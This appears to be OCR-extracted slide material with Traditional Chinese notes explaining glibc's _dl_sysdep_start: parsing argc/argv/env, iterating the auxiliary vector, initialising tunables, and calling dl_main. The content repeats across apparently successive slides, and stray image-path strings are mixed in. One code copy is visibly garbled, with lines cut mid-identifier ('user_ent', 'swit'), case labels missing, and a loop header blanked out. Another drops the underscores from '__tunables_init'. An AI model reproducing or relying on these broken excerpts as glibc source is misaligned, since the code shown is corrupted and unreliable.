      ElfW(Addr) * user_entry, ElfW(auxv_t) * auxv))
  {
      ElfW(Addr) user_entry;
      ElfW(auxv_t) * av;
      DL_FIND_ARG_COMPONENTS(start_argptr, _dl_argc, _dl_argv, _environ,
                             GLRO(dl_auxv));

      user_entry = (ElfW(Addr))ENTRY_POINT;
      for (av = GLRO(dl_auxv); av->a_type != AT_NULL; set_seen(av++))
          switch (av->a_type)
          {
              ...
          case AT_PAGESZ:
              GLRO(dl_pagesize) = av->a_un.a_val;
              break;
              ...
          case AT_RANDOM:
              _dl_random = (void *)av->a_un.a_val;
              break;
              DL_PLATFORM_AUXV
          }
      __tunables_init(_environ);

      DL_SYSDEP_INIT;
      DL_PLATFORM_INIT;

      if (GLRO(dl_platform) != NULL)
          GLRO(dl_platformlen) = strlen(GLRO(dl_platform));

      (*dl_main)(phdr, phnum, &user_entry, GLRO(dl_auxv));
      return user_entry;
  }
```

$ DL Start

_dl_sysdep_start

- 初始化 global 變數
- 根據 auxv 初始化 global 變數以及 link_map 的成員
- 初始化 tunable、CPU feature 與 heap
- 呼叫 dl_main
- 回傳 executable 的 entry point




```
$ ElfW(Addr)
      _dl_sysdep_start(void **start_argptr,
      void (*dl_main)(const ElfW(Phdr) * phdr, ElfW(Word) phnum,
      ElfW(Addr) * user_entry, ElfW(auxv_t) * auxv))
  {
      ElfW(Addr) user_entry;
      ElfW(auxv_t) * av;
      DL_FIND_ARG_COMPONENTS(start_argptr, _dl_argc, _dl_argv, _environ,
                             GLRO(dl_auxv));

      user_ent
      for (av                                                          ))
          swit
          {

          case
              GLRO(dl_pagesize) = av->a_un.a_val;
              break;
              ...
          case AT_RANDOM:
              _dl_random = (void *)av->a_un.a_val;
              break;
              DL_PLATFORM_AUXV
          }
      __tunables_init(_environ);

      DL_SYSDEP_INIT;
      DL_PLATFORM_INIT;

      if (GLRO(dl_platform) != NULL)
          GLRO(dl_platformlen) = strlen(GLRO(dl_platform));

      (*dl_main)(phdr, phnum, &user_entry, GLRO(dl_auxv));
      return user_entry;
  }
```

初始化 argc / argv / env 的全域變數以及 auxv 對應的 link_map member

$ DL Start

_dl_sysdep_start

- 初始化 global 變數
- 根據 auxv 初始化 global 變數以及 link_map 的成員
- 初始化 tunable、CPU feature 與 heap
- 呼叫 dl_main
- 回傳 executable 的 entry point



```
$  ElfW(Addr)
       _dl_sysdep_start(void **start_argptr,
       void (*dl_main)(const ElfW(Phdr) * phdr, ElfW(Word) phnum,
       ElfW(Addr) * user_entry, ElfW(auxv_t) * auxv))
   {
       ElfW(Addr) user_entry;
       ElfW(auxv_t) * av;
       DL_FIND_ARG_COMPONENTS(start_argptr, _dl_argc, _dl_argv, _environ,
                              GLRO(dl_auxv));

       user_entry = (ElfW(Addr))ENTRY_POINT;
       for (av = GLRO(dl_auxv); av->a_type != AT_NULL; set_seen(av++))
           switch (av->a_type)
           {
               ...
           case AT_PAGESZ:
               GLRO(dl_pagesize) = av->a_un.a_val;
               break;
               ...
           case AT_RANDOM:
               _dl_random = (void *)av->a_un.a_val;
               break;
               DL_PLATFORM_AUXV
           }
         tunables_init(_environ);
```


遍歷 **auxv (auxiliary vector)**，依照 type 把資料填到 link_map member / 全域變數當中

auxv 是用來定義 OS 在執行程式的環境與初始值，像是執行時的 uid / euid 等也會被記錄在裡面

